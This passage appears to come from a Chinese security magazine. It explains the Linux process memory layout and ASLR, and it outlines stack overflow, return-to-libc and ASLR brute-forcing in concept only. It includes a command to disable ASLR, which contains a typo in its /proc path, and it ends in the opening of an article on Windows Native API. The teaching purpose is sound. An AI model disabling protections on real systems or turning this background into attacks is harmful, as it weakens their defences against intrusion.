


图 3　用户地址空间分布

栈向下增长并且栈的大小受参数 RLIMIT_STACK 限制。因此当程序向一个未映射的内存区写入数据时，如果该内存区位于 RLIMIT_STACK 内，那么将不会产生段错误而只会调用函数 expand_stack() 来动态增长栈大小。另外，需要注意的是，在内核地址空间与栈的起始地址之间有一个空白区，该空白区有 ASLR 生成。

关于栈，很重要的一点是，当 ELF 文件刚被载入内存时，栈不是空的（参考源代码 fs/binfmt_elf.c/create_elf_tables()）。至少，main() 函数的参数很明显需要被存于栈上。事实上栈上还存储了更多的信息，如图 4 所示。如果程序的参数为字符串，那么字符串本身存储于栈底（main() 函数的参数和环境变量）。PRNG（Pseudo Random Noise Generation）是一个 16 字节的伪随机数种子。接下来，是一个叫 auxiliary vector 的数组。该数组的内容定义在源代码的 include/linux/auxvec.h 和 arch/x86/ include/asm/auxvec.h 文件中。为了得到某个程序的 auxiliary vector 的内容，可以使用类似于 "LD_SHOW_AUXV=true cat /proc/self/maps" 的命令。图 5 是本文使用的测试系统中的一个例子。注意其中的 AT_SYSINFO_EHDR，其值为 0x242000。事实上，该值是 VDSO（Virtual Dynamic Shared Object）的起始地址。很巧的是，在系统使用 ASLR 后我们就无法预先知道 VDSO 的地址了，这个东西正好动态地告诉了我们。事实上，这正是系统告诉库函数 VDSO 地址的机制。紧接着 auxiliary vector 的是一组环境变量。最后，main() 函数的参数被压入栈中，并且位于当前栈顶的是 argc（即参数数量）。




图 4　ELF 刚载入内存时栈的内容。




图 5　一个 auxiliary vector 的例子

紧接着栈的是堆。堆用于动态内存分配。对于 C 程序员，该段可以使用 mallco()/free() 函数来管理。当程序员请求一块内存时，如果在堆中有足够的空闲块，那么库函数就可以直接满足该请求而不需要与内核交互。否则的话，系统将调用 brk() 来增加堆的大小。

接下来我们可以看到 3 个连续的段：BSS 段、数据段和代码段。ELF 文件格式中也含有同名的 3 个段。BSS 段和数据段含有 C 语言中的静态或全局变量。不同之处在于 BSS 段含有未初始化的值而数据段含有初始化后的值。在对象文件中（即命令 gcc -c xxx.c 的输出文件），只有未初始化的静态变量存储于 .bss 段（ELF 文件中而非内存）而未初始化的全局变量放于 COMMON 块（ELF 文件格式）。例如，某个 C 程序中有两个未初始化的全局变量 gCount 和 gName，它们将被存储在 BSS 段中，如图 6 所示。可以看到，BSS 段被初始化为 0。这也就是为什么相关的 C 语言教材告诉我们不需要初始化全局变量。它们将被编译器初始化为 0 或 NULL。

另一方面，该 C 程序还有一个全局变量 gVersion 被初始化为 1.0。该变量将被存于数据段。gInfo 是指向一个字符串的指针，该字符串的地址为 0x08049062 并位于代码段中。为什么字符串被放于代码段中？因为字符串是只读的，而数据段和 BSS 段均是可写的，只有代码段是只读的。

接下来看代码段。代码段将 binary image 映射到内存中。由于代码段是只读的，所以，如果程序试图该该段写入数据，将会产生一个错误。代码段的起始地址为 0x08048000，这是一个约定俗成的地址。

内存中的最后一个段是 mmap 段。内核将文件的内容直接映射到该区域。用户可以使用系统调用 mmap() 来实现该目的。mmap 是一种方便的高性能文件 I/O 方法。因此 Linux 的程序 Loader 将动态链接库映射到该内存所示。如图 6 中，我们可以看到 libc 和 ld 都被映射到该区域。这其中有个重要的区域叫做 VDSO（前文已经看到过）。VDSO 是一种最新的系统调用机制，此处不做深入介绍。另外，我们也可以建立匿名映射。该映射不对应于任何文件而只是用于动态地存储程序的数据。例如，在 Linux 中，程序员调用 malloc() 来申请一块很大的内存时，glibc 会建立一个匿名映射来满足申请而非从堆中分配。默认情况下，当申请的内存达到 128KB 时（内核中由变量 MMAP_THRESHOLD 指定），就会使用匿名映射。可以调用函数 mallopt() 来修改 MMAP_THRESHOLD 的值。




图 6　BSS、数据段和代码段的内存格式

如果想查看程序的内存格式，可以读取 /proc/[pid]/maps 中的内容。例如，命令“cat /proc/self/maps”的输出如图 7 所示。本文的输出可能会与其他机器有所不同，并且为了更简洁，本文删除了堆与栈之间的某些内容。图 8 为另一次运行的输出。与图 7 相比，我们可以发现，库的加载顺序和起始地址都发生了变化。这是由于系统使用了 ASLR。如果我们将 ASLR 禁止，那么每次运行时的内存格式都是一样的。此处本文省略了相应的输出。如果读者感兴趣，可以使用命令“sudo echo 0 > /proc/sys/kenel/randomize_va_space”来禁用 ASLR。要使用 ASLR，使用命令“sudo echo 1 > /proc/sys/kenel/randomize_va_space”即可。




图 7　命令“cat /proc/self/maps”的输出




图 8　另一次运行命令“cat /proc/self/maps”的输出

最后，如果想查看二进制文件的内容，可以使用 binutils 中的工具，如 readelf 和 objdump 等。

ASLR

从图 3 我们已经看到，有几个段的起始地址之前有个随机的偏移量。这种技术叫做 Address Space Layout Randomization（ASLR）。ASLR 通过引入一个随机偏移量来防止 return-to-libc 攻击。Linux 有两种 ASLR 实现方式，PaX 和 Exec Shield，本文仅介绍 PaX ASLR。

首先让我们来看一下为什么需要 ASLR。ASLR 主要针对缓冲溢出和 return-to-libc 攻击。关于此，本文只给出一个大概的介绍。栈缓冲溢出是最基本的缓冲溢出攻击，其原理如图 9 所示。很明显，如果攻击者故意提供一个超出 buf[] 大小的字符串并且被攻击程序没有检查字符串的大小，那么栈上的函数返回地址就能够被覆盖成任意的地址。在没有引入 ASLR 的时候，由于每次动态链接库都加载到相同的地址，而 glibc 又是每个程序基本都会加载的库，攻击者就可以用某个 glibc 中的函数地址来覆盖栈上的返回地址，从而在函数返回时程序就可以执行攻击者指定的函数来实现攻击，比如 system()。事实上，return-to-libc 是一个特殊的缓冲溢出攻击。return-to-libc 很重要的优势是攻击者不需要注入 shell code，因此某些传统的防护方法无法防止这类攻击，所以工程师就发明了 ASLR 技术。




图 9　基本的栈缓冲溢出攻击


图 7 和图 8 已经解释了 ASLR 的效果。事实上，真正的实现很简单。在进程创建的时候，fs/binfmt_elf.c 中的 load_elf_binary() 函数负责实现随机化。其中具体的实现中包含 3 个随机变量：delta_exec、delta_mmap 和 delta_stack。需要注意的是，delta_exec 是用来实现堆基址随机化的，而非代码段（前文已经说过，ELF 有个固定的代码段基址）。

绕过 ASLR，大致也有两个方法：guessing 和 brute forcing。当攻击者无法获得任何信息时，即每次尝试都是相互独立事件时，攻击者也就只能猜测了。此时，攻击者就可以使用 brute forcing 的方法。现实中，brute forcing 可以适用于为每个连接 fork() 子进程进行处理的网络守护服务器，因为 fork() 完整地复制了父进程的地址空间，而 exec() 却会重新进行随机化处理。

结语

本文详细介绍了 Linux 中程序的地址空间。虽未涉及具体的攻击实现，但是本文的内容对进一步学习和实现 Linux 上的缓冲溢出等攻击非常重要。基于本文的内容，接下来笔者将进一步写出具体的攻击实现。

细解使用 Native API 编程



图/文 东北林业大学 李明政

1. Native API 和 Native 应用程序

关于 Native 应用程序的一些外文翻译文档，读者可以在 MJ 早期的博文中找到。

读者可以这么理解，Native 应用程序是调用 Native API 写成的程序，但是反过来调用 Native API 写成的程序可不一定是 Native 应用程序。在早期版本的 Windows 如 Windows XP 中经常会出现开机自检，出来一个经典的蓝色屏幕，然后 CHKDSK……在没有了解 Native API 之前笔者一直很困惑，因为此时的 Windows 根本没有完全启动，它提供的一些上层接口诸如 MFC 或者一些 Win32 API 根本没办法调用，但当了解到 Native API 的存在之后这些都可以说得通了。早期杀毒软件提供了一种在没有进入 Windows 之前就开始病毒的查杀的功能，当然界面相当简陋，类似于控制台输出界面，并且没有各种漂亮 UI 的支持。

2. 由 Native 应用程序引发的思考

维护过机房装有还原卡（ROM 在 PCI 或者 BIOS 类型中的还原卡，非过滤驱动的软件还原）的机器的人可能熟悉这样的场景，开机按住热键比如 F11 进入还原卡控制界面，然后输入管理员密码，使用 Ctrl+S 组合键进行上次操作的备份。这时会发现，还原卡的界面一般都是非常简陋的，即使鼠标能用，用起来也是晃晃悠悠的，与进入 Windows 之后的鼠标灵敏触控相比相差甚远。或者有的人用过 Diskgenius 的 DOS 版本，会发现鼠标及 DG 的界面与 Windows 下或者 Win pe 